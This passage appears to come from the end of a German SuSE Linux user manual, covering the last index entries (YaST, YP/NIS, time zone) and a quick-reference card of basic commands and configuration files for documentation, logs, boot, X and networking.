 überprüfen 99
 Paketauswahl 96

- Pakete einspielen 100
 - Pakete löschen 101
 - Partitionieren 90
 - Rescue-Diskette erzeugen ..
106
 - Scanner einrichten 102
 - Serienauswahl 96
 - Sprache festlegen 84
 - susewm 112
 - System updaten 101
 - Systemsicherheit 115
 - Tastaturbelegung 83
 - Tastaturbelegung auswählen
85
 - Typ des Dateisystems setzen
91
 - xdm 111
 - XFree 116
 - YaST 83
 - YaST1 ix, 34, 402
 - YaST2 .. i, ix, 17–27, 30, 323,
402
 - Maus einbinden 20
 - Tastatur einbinden 21
 - Zeitzone wählen 21
 - Yellow Pages *siehe* YP
 - YP
 - Client konfigurieren ... 109
 - Domainname 453
 - Server 453
 - yp.conf 164
 - ypbind 165
 - ypclient 109, 164
 - ypserv 165
 - ypserver 164
- Z**
- Zeit einstellen 455
 - Zeitzone 448
 - Zeitzone wählen *siehe* YaST2,
Zeitzone wählen
 - ZIP-Laufwerk *siehe*
Hardware, ZIP-Laufwerk
 - Parallele Schnittstelle *siehe*
Hardware, Parallele
Schnittstelle
 - Zugangsberechtigung 520
 - Zugriffsrechte . 482, 485, 488
 - Samba 231
 - Zurücksetzen 520

Referenz: Wichtige Kommandos/Dateien

Die Zwischenräume (engl. *blanks*) bei den Befehlen sind als „Trenner“ wichtig und folglich mit der Tastatur als „Leerzeichen“ einzugeben! Vgl. auch die Legende in Abschnitt 1.3 auf Seite 6.

Info/Dokumentation

less <dateiname>	Textdatei einsehen
cd <verzeichnis>	in ein Verzeichnis wechseln (<i>falsch</i> : cdVerzeichnis – „DOS-Manier“!)
ls -l <vz_oder_datei>	Verzeichnisinhalt/Dateieigenschaften auflisten
rpm -qi <paketname>	Info über ein Paket
man <befehl>	Manpage zu einem Befehl
/usr/doc/howto	die zahlreichen HOWTOs für alle Fragen
/usr/doc/packages/*	Dokumentation zum jeweiligen Paket
/usr/doc/packages/i41/README.Quick	die aktuelle Dokumentation zu ISDN

Allgemeine Konfigurationsdateien und Logs

~	Synonym für das Home-Verzeichnis
/etc	Verzeichnis für Konfigurationsdateien
/etc/modules.conf	Automatisches Laden von Modulen
/etc/rc.config	SuSE Linux Haupt-Konfigurationsdatei
/etc/rc.config.d	Verzeichnis für Komponenten der /etc/rc.config
/etc/profile	Konfigurationsdatei der Loginshell (<i>bash</i>)
/etc/profile.d	Verzeichnis für Komponenten der /etc/profile
~/ .profile	Erweiterungen des Benutzers zur /etc/profile vgl. auch ~/ .bashrc und ~/ .bashrc_login
/var/log	Verzeichnis für System-Logs
/var/log/messages	allgemeine System-Logdateien
/var/log/boot.msg	Boot-Meldungen des Kernels

Systemstart

/etc/lilo.conf	<i>LILO</i> -Konfigurationsdatei
/sbin/init.d	Verzeichnis für Systemstartskripten

X-Konfiguration

/etc/XF86Config	Konfigurationsdatei des X-Servers
~/ .X.err	Meldungen des X-Servers
/var/X11R6/bin/X --> /usr/X11R6/bin/XF86_XXXX	der X-Server

Netzwerk

/sbin/ifconfig	Konfiguration der Netzwerk-Interfaces anzeigen
/sbin/route -n	Routing-Tabelle anzeigen
ping <IP-Nummer>	Erreichbarkeit eines Hosts testen